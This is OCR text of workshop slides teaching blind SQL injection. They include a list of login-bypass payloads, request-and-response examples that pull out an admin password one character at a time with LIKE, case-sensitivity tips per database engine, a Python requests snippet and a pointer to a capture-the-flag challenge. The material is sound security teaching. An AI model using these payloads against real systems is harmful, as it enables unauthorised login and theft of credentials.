

MISC

Blind SQL Injection Workshop

Not Every SQL Injection Is Easy



Not Every SQL Injection Is Easy



Not Every SQL Injection Is Easy

https://vulnerable.com/login

Welcome guest!

Not Every SQL Injection Is Easy

https://vulnerable.com/login

Login Plzzz

Username: ' or 1=1-- -


Password: **********

Submit


Not Every SQL Injection Is Easy

https://vulnerable.com/login

Nope, sorry



Not Every SQL Injection Is Easy




admin' -- -
admin' #
admin' /*
admin' or '2' LIKE '1
admin' or 2 LIKE 2--
admin' or 2 LIKE 2#
admin') or 2 LIKE 2#
admin') or 2 LIKE 2--
admin') or ('2' LIKE '2
admin') or ('2' LIKE '2'#
admin') or ('2' LIKE '2'/*
admin' or '1'='1
admin' or '1'='1'--
admin' or '1'='1'#
admin' or '1'='1'/*
admin'or 1=1 or ''='

Not Every SQL Injection Is Easy

...It's not vulnerable

Not Every SQL Injection Is Easy




```
GET /api/exists?user=guest

{"exists": true}
```

Not Every SQL Injection Is Easy

```
GET /api/exists?user='
{"error": "SQL Error"}
```

Not Every SQL Injection Is Easy

```
GET /api/exists?user='
{"error": "SQL Error"}

GET /api/exists?user=' or 1=1-- -
{"exists": true}
```

Not Every SQL Injection Is Easy

```
GET /api/exists?user='
{"error": "SQL Error"}

GET /api/exists?user=' or 1=1-- -
{"exists": true}

GET /api/exists?user=' or 1=0-- -
{"exists": false}
```

How to use this SQL injection?

The Idea

Idea: we can extract a bit of information per query.

Use SQL LIKE operator, which is standard across all SQL implementations.

From the SQLite docs:
A percent symbol ("%") in the LIKE pattern matches any sequence of zero or more characters in the string. An underscore ("_") in the LIKE pattern matches any single character in the string.

The Idea

```
GET /api/exists?user=' or user='admin' and pass like 'a%'-- -
{"exists": false}
GET /api/exists?user=' or user='admin' and pass like 'b%'-- -
{"exists": false}
GET /api/exists?user=' or user='admin' and pass like 'c%'-- -
{"exists": false}
...
GET /api/exists?user=' or user='admin' and pass like 'm%'-- -
{"exists": false}
GET /api/exists?user=' or user='admin' and pass like 'n%'-- -
{"exists": true}
```


The Idea

```
GET /api/exists?user=' or user='admin' and pass like 'na%'-- -
{"exists": false}
GET /api/exists?user=' or user='admin' and pass like 'nb%'-- -
{"exists": false}
GET /api/exists?user=' or user='admin' and pass like 'nc%'-- -
{"exists": false}
...
GET /api/exists?user=' or user='admin' and pass like 'n3%'-- -
{"exists": false}
GET /api/exists?user=' or user='admin' and pass like 'n4%'-- -
{"exists": true}
```

The Idea

```
...
GET /api/exists?user=' or user='admin' and pass like 'n4shville%'-- -
{"exists": true}
GET /api/exists?user=' or user='admin' and pass like 'n4shville'-- -
{"exists": true}
```

The Idea


https://vulnerable.com/login
Login Plzzz
Username:
admin
Password:
****
Submit

The Idea

https://vulnerable.com/login


Nope, sorry

Common Gotcha

LIKE is case insensitive!

Solution varies by SQL Engine:
MySQL: use LIKE BINARY
SQLite: use GLOB (uses * and ? instead of % and _)
Other DBs: Google it

The Idea


https://vulnerable.com/login
Login Plzzz
Username:
admin
Password:
****
Submit

The Idea

https://vulnerable.com/login

Welcome, admin

Automate all the things

Doing this by hand would be boring.

Solution in real world: use sqlmap.
Good for learning experience/hard filtered injection: roll your own.

Automate all the things

Using Python + requests

```
import requests

url = 'https://vulnerable.com/api/exists'
params = {'user': "' or 1=1-- -"}

r = requests.get(url, params=params)
print(r.text)
```

Becomes a pure algorithmic challenge!

Try it for yourself!

Have a look at the challenge at:
http://167.71.243.144/bsqli/

The challenge has a long flag, don't do it by hand. Write a script. It's a real achievement to do so for the first time.

Source code is given.

Hint: Flag has upper and lower case and { } _